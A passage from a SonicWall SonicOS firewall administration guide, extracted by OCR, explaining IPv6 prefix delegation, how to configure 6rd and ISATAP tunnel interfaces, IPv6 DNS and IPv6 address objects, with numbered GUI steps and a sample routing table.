
If the upstream prefix is obtained, it is displayed in the **IPv6 Addresses** panel.



6 If the upstream prefix cannot be obtained, an alternate address is displayed in the **IPv6 Addresses** panel.



7 Click the **Add Address** button to display the **Add IPv6 Address** dialog.




8 Select the **Add Downstream Delegated IPv6 Address** option.

9 (Optional) Select the **Advertise Subnet Prefix of Static IPv6 Address** option.

10 Click the **Router Advertisement** tab.

11 Select the **Enable Router Advertisement** option.


If you selected **Advertise Subnet Prefix of Static IPv6 Address** option under the **General** tab, the prefix is listed in the **Prefix List Settings** panel.



12 To see your new IPv6 PD interfaces, go to the **Network > Routing** page.

13 Select the **IPv6** option.

The two new IPv6 interfaces with prefix delegation (upstream and downstream) are displayed.



#	Source	Destination	Service	TOS / Mask	Gateway	Interface
1	Any	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff/128	Any	Any	::	X0
2	Any	666::/64	Any	Any	::	X2
3	Any	2010:ab8::1:0:0:0:0/64	Any	Any	::	X2
4	Any	fc00:10:8:17::/64	Any	Any	::	X2
5	Any	2001:470:80b7:670a::/64	Any	Any	::	X5
6	Any	2003:abcd:1300:111::/64	Any	Any	::	X3
7	Any	X2 Delegated Prefix	Any	Any	::	Drop_TunnelIf
8	Any	::/0	Any	Any	::	X1

6rd Tunnel Interfaces

IPv6 Rapid Deployment (6rd) enables IPv6 to be deployed across an IPv4 network quickly and easily. 6rd utilizes a Service Provider's existing IPv6 address prefixes, ensuring that the 6rd operational domain is limited to the Service Provider's network and is under the Service Provider's direct control.

A 6rd tunnel interface is a virtual interface that transports 6rd encapsulated IPv6 packets in an IPv4 network.

NOTE: A 6rd tunnel interface must be bound to a physical or a virtual interface.

When 6rd is deployed, the IPv6 service is equivalent to native IPv6. 6rd mapping of IPv6 addresses to IPv4 addresses provides automatic determination of IPv4 tunnel endpoints from IPv6 prefixes, allowing stateless operation of 6rd.


A 6rd domain consists of several 6rd customer edge (CE) routers and one or more 6rd border relay (BR) routers. IPv6 packets encapsulated by 6rd follow the IPv4 routing topology within the service provider network.

A typical 6rd implementation using customer edge routers and border relay routers requires only one 6rd tunnel interface. A border relay router servicing multiple 6rd domains may have more than one 6rd tunnel interface. However, each 6rd domain can have only one 6rd tunnel interface.

IPv6 packets traverse the border relays when they enter or exit a Service Provider's 6rd domain. Since 6rd is stateless, packets can be sent to the border relays using the Anycast method, where packets from a single source are routed to the nearest node in a group of potential receivers, or to several nodes, all identified by the same destination address.

Service Providers may deploy 6rd in a single domain or in multiple domains. A 6rd domain can have only one 6rd prefix. Different 6rd domains must use different 6rd prefixes.

On the **Network > Routing** page, in the **Route Policies** panel, there are four default route policies for 6rd tunnel interfaces.



There are two configuration modes:

- Manual
- DHCP

The following four 6rd parameters can be set manually, or they can be set automatically by the DHCPv4 server if you select DHCP as the configuration mode.

- IPv4 Mask Length
- 6rd Prefix
- 6rd Prefix Length
- 6rd BR IPv4 Address

In DHCP mode, the 6rd parameters are received from the bound interface. In Manual mode, the 6rd parameters must be configured manually.


Configuring a 6rd Tunnel Interface

A 6rd tunnel interface is configured in the same way as other IPv6 tunnel interfaces. A bound interface is required to configure a 6rd tunnel interface.

To configure a 6rd tunnel interface:


1 Go to the **Network > Interfaces** page.

2 At **View IP Version**, select **IPv6**.



3 At the bottom of the **Interface Settings** panel, click the **Add Interface** button.

NOTE: The **Protocol** tab is shown only when you select DHCP as the Configure Mode.



4 From the **Zone** drop-down menu, select **WAN**.

5 The **Interface Type** menu is disabled. It already has **Tunnel Interface** selected as it was selected from the **Add Interface** menu in Step 3.

6 From the **Tunnel Type** menu, select **6rd Tunnel Interface**.

7 In the name box, enter a name for your tunnel interface, or example, **6rd Tunnel**.

8 In the **Tunnel Interface IPv6 Address** field, enter the IPv6 address of the tunnel interface. For example, **2001::2**.

9 In the **Prefix Length** field, enter the length for the IPv6 prefix. For example, **64**.

10 From the **Bound to** drop-down menu, select the interface that you want, such as **X1**.

11 From the **Configure Mode** drop-down menu, select the mode you want: **Manual** or **DHCP**.

> **NOTE:** If you select **Manual** as the **Configure Mode**, do Step 12 through Step 15.
> If you select **DHCP** as the **Configure Mode**, skip Step 12 through Step 15.

12 In the **6rd Prefix** field, enter the 6rd prefix, such as **2222:2222::** (**Manual** mode only).

13 In the **6rd Prefix Length** field, enter the length for the 6rd prefix, such as **32** (**Manual** mode only).

14 In the **IPv4 Mask Length** field, enter the length of the IPv4 subnet mask (**Manual** mode only).


15 In the **BR IPv4 Address** field, enter the IPv4 address of the 6rd border relay (**Manual** mode only).

16 (Optional) In the **Comment** field, enter a comment to describe the tunnel interface.


17 Select the **Add Default Route Automatically** option.

18 Select the **Management** options that you want, or select the **User Login** options that you want.

If you selected **Manual** as the **Configure Mode**, your 6rd Tunnel Interface settings are shown under the **General** tab.



If you selected **DHCP** as the **Configure Mode**, your 6rd Tunnel Interface settings are shown under the **Protocol** tab.




Configuring an ISATAP Tunnel

ISATAP (Intra-Site Automatic Tunnel Addressing Protocol) can be used to provide IPv6 connectivity through an IPv4-only infrastructure. ISATAP is a simple tunneling mechanism that connects dual-stack (IPv6/IPv4) node to other dual-stack nodes or IPv6 nodes over IPv4 networks. The IPv4 network is viewed by ISATAP as a link layer for IPv6.

ISATAP can be used in several scenarios to provide unicast connectivity between ISATAP hosts, and ISATAP host and hosts on IPv6 networks.


Delivery of traffic between ISATAP hosts and same logical ISATAP subnet shows the delivery of ISATAP traffic between ISATAP hosts on the same logical ISATAP subnet:

Delivery of traffic between ISATAP hosts and same logical ISATAP subnet




Delivery of traffic between ISATAP hosts and different ISATAP subnets shows the delivery of ISATAP traffic between hosts on different ISATAP subnets:

Delivery of traffic between ISATAP hosts and different ISATAP subnets



Delivery of packets between ISATAP hosts and hosts on IPv6-capable network shows the delivery of packets between ISATAP hosts and hosts on an IPv6-capable network.

Delivery of packets between ISATAP hosts and hosts on IPv6-capable network



In the scenario presented in Figure 1, the ISATAP hosts can communicate directly to each other without going through the ISATAP router or IPv6 network. This allows an IPv6-capable application to leverage connectivity of an existing IPv4 infrastructure.

The other two scenarios require the ISATAP router to have an IPv6 interface connected to the IPv6 network which supports forwarding between the ISATAP interface-facing IPv4 network and the IPv6 interface.


ISATAP needs to be implemented and run in both the host and router. Dual-stack node support is enabled by default on the Windows XP and Windows 7 platforms.

ISATAP support in SonicOS allows the appliance to function as an ISATAP router on LAN- facing interfaces and forward IPv6 packets between the ISATAP tunneling interface and IPv6 interface connected to the IPv6 network.

To configure an ISATAP tunnel, perform the following tasks:

1 In the **Network > Interfaces** page, at **View IP Version**, select **IPv6**.

2 Click the **Add Interface** button.



3 In the General tab, Select the **Zone** for the tunnel interface.

4 In the **Tunnel Type** drop-down list, select **ISATAP Tunnel Interface**.

5 Enter a **Name** for the tunnel interface.

6 **Bound to IPv4 Address of** - Select an interface from the drop-down menu. The ISATAP tunnel uses the IPv4 address of the bound interface as the IPv4 end address of 6over4 tunnel.

7 **IPv6 Subnet Prefix** - Select an address object from the drop-down menu (or select Create a new address object). The IPv6 subnet prefix is a 64 bit prefix, and is used by ISATAP hosts for ISATAP address auto configuration.

8 **Tunnel Interface Link MTU** - The recommended MTU for the interface link. A value of 0 means firewall will not advertise link MTU for the link.

9 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

10 If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTPS**, **Ping**, or **SNMP**.

11 If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.

Additionally, you can specify how SonicOS resolves ISATAP host queries:


1 Navigate to the **Firewall Settings > Advanced** page.

2 Locate the **IPv6 Advanced Configurations** section.

- **Enable NetBIOS name query response for ISATAP** – Select this to if you want the security appliance to answer a NetBIOS query in order to help ISATAP hosts resolve the name into an IPv4 address.
- **Resolved name ISATAP is valid for (seconds)** – Enter a time period (in seconds).

Accessing the SonicWall User Interface Using IPv6

After IPv6 addressing has been configured on the firewall, the SonicWall user interface can be accessed by entering the IPv6 of the firewall in your browser's URL field.



IPv6 Network Configuration


- IPv6 DNS on page 2210
- Address Objects on page 2210
- Policy Based Routing on page 2211
- IPv6 NAT Policies on page 2211
- Neighbor Discovery Protocol on page 2211
- DHCPv6 Configuration on page 2213

IPv6 DNS

DNS for IPv6 is configured using the same method as for IPv4. Click the **IPv6** option in the **View IP Version** radio button at the top left of the **Network > DNS** page.

Address Objects

IPv6 address objects or address groups can be added in the same manner as IPv4 address objects. On the **Network > Address Objects** page, the **View IP Version** radio button has three options: **IPv4 only, IPv6 only**, or **IPv4 and IPv6**.



NOTE: Address Objects of type Host, Range and Network are supported. Dynamic address objects for MAC and FQDN are not currently supported for IPv6 hosts.

IPv4 interfaces define a pair of a default Address Object (DAO) and an Address Object Group for each interface. The basic rule for IPv4 DAO is each IPv4 address corresponds to 2 address objects: Interface IP and Interface Subnet. There are also couples of AO groups for Zone Interface IP, Zone Subnets, All Interface IP, All Interface Management IP, etc.

IPv6 interface prepares the same DAO set for each interface. Because multiple IPv6 can be assigned to one interface, all of those address can be added, edited, and deleted dynamically. Therefore, IPv6 DAOs need to be created and deleted dynamically.

To address this, DAOs are not generated dynamically for IPv6 interfaces. Only limited interface DAO are created, which results in limitation support for other module which needs to refer interface DAO.

Policy Based Routing

